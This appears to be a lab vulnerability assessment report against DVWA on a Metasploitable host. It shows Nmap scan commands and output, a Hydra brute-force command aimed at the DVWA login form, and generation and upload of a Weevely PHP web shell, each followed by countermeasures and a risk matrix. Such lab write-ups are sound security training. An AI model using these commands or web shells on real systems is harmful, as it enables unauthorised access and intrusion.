

DVWA Vulnerability Assessment Report

By Yuvan Dayakar

Lab Environment

System	OS	IP Address
VA Machine	Kali Linux	10.10.10.130
DVWA	Metasploitable	10.10.10.128


Task 1: DVWA Port Scanning Using Nmap

Problem: Identify open ports and running services on DVWA server to understand attack surface.

Solution:

```
nmap -sV -p- -T5 10.10.10.128
nmap -A -p- 10.10.10.128
```

Evidence:



[Screenshot 1: Nmap scan results showing open ports]

```

(kali㉿kali)-[~]
└─$ nmap -A -p- 10.10.10.128
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-26 09:12 EST
Nmap scan report for 10.10.10.128
Host is up (0.0014s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
| ftp-syst:
|   STAT:
| FTP server status:
|   Connected to 10.10.10.130
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   vsFTPD 2.3.4 - secure, fast, stable
|_ End of status
|_ ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 00:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_ Not valid after:  2010-04-16T14:07:45
|_ sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5

```

[Screenshot 2: Service version detection]

Countermeasures:

1. Update all services to the latest versions.
2. Disable unnecessary services.

Risk Matrix:

Aspect	Rating
Likelihood	High
Impact	High
Risk Level	Critical


Task 2: Vulnerability Script Scan

Problem: Identify known CVEs and vulnerabilities in running services.

Solution:

```
nmap -sV --script vuln 10.10.10.128
```

Evidence:



[Screenshot 1: Vulnerability scan result and identified CVEs]

Countermeasures:

- 1. Update all services to the latest versions.
- 2. Patch vulnerabilities for all services.
- 3. Do regular vulnerability scanning.

Risk Matrix:

Aspect	Rating
Likelihood	High
Impact	Critical
Risk Level	Critical


Task 3: Brute Force Attack Testing

Problem: Test authentication mechanism strength against brute force attacks.

Solution:

```
hydra -l admin -P /usr/share/wordlists/rockyou.txt 10.10.10.128 http-get-form
"/dvwa/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:F=Username
and/or password incorrect"
```

Evidence:



[Screenshot 1: Hydra attack configuration]

Countermeasures:

- 1. Add multi-factor verification.
- 2. Implement account lockout.
- 3. Failed attempt monitoring.

Risk Matrix:

Aspect	Rating
Likelihood	High
Impact	High
Risk Level	High

Task 4: File Upload Vulnerability

Problem: Test file upload functionality for security bypass possibilities.


Solution:

weeveily generate 12345 1.php

Evidence:

```
(kali@kali)-[~]
$ weeveily generate 12345 1.php
Generated '1.php' with password '12345' of 692 byte size.
```

[Screenshot 1: Generating PHP file]



[Screenshot 2: Successful shell upload]

Countermeasures:

1. Implement file type validation.
2. Restrict upload directory permissions.

Risk Matrix:

Aspect	Rating
Likelihood	High
Impact	Critical
Risk Level	Critical

Summary of Findings

Identified Vulnerabilities:

1. Multiple exposed services.
2. Weak authentication mechanism.
3. Unrestricted file upload.

Overall Risk Assessment:

Vulnerability	Risk Level	Priority
Service Exposure	Critical	1
Authentication	High	2
File Upload	Critical	1

Key Recommendations:

1. Service hardening
 - Update all services to the latest versions.
 - Disable unnecessary services.
 - Configure firewall settings.
2. Authentication security
 - Add multi-factor verification.
 - Implement account lockout.
 - Failed attempt monitoring.
 - Enhance password policy
3. File security
 - Implement file type validation.
 - Restrict upload directory permissions.
 - Add malware scanning.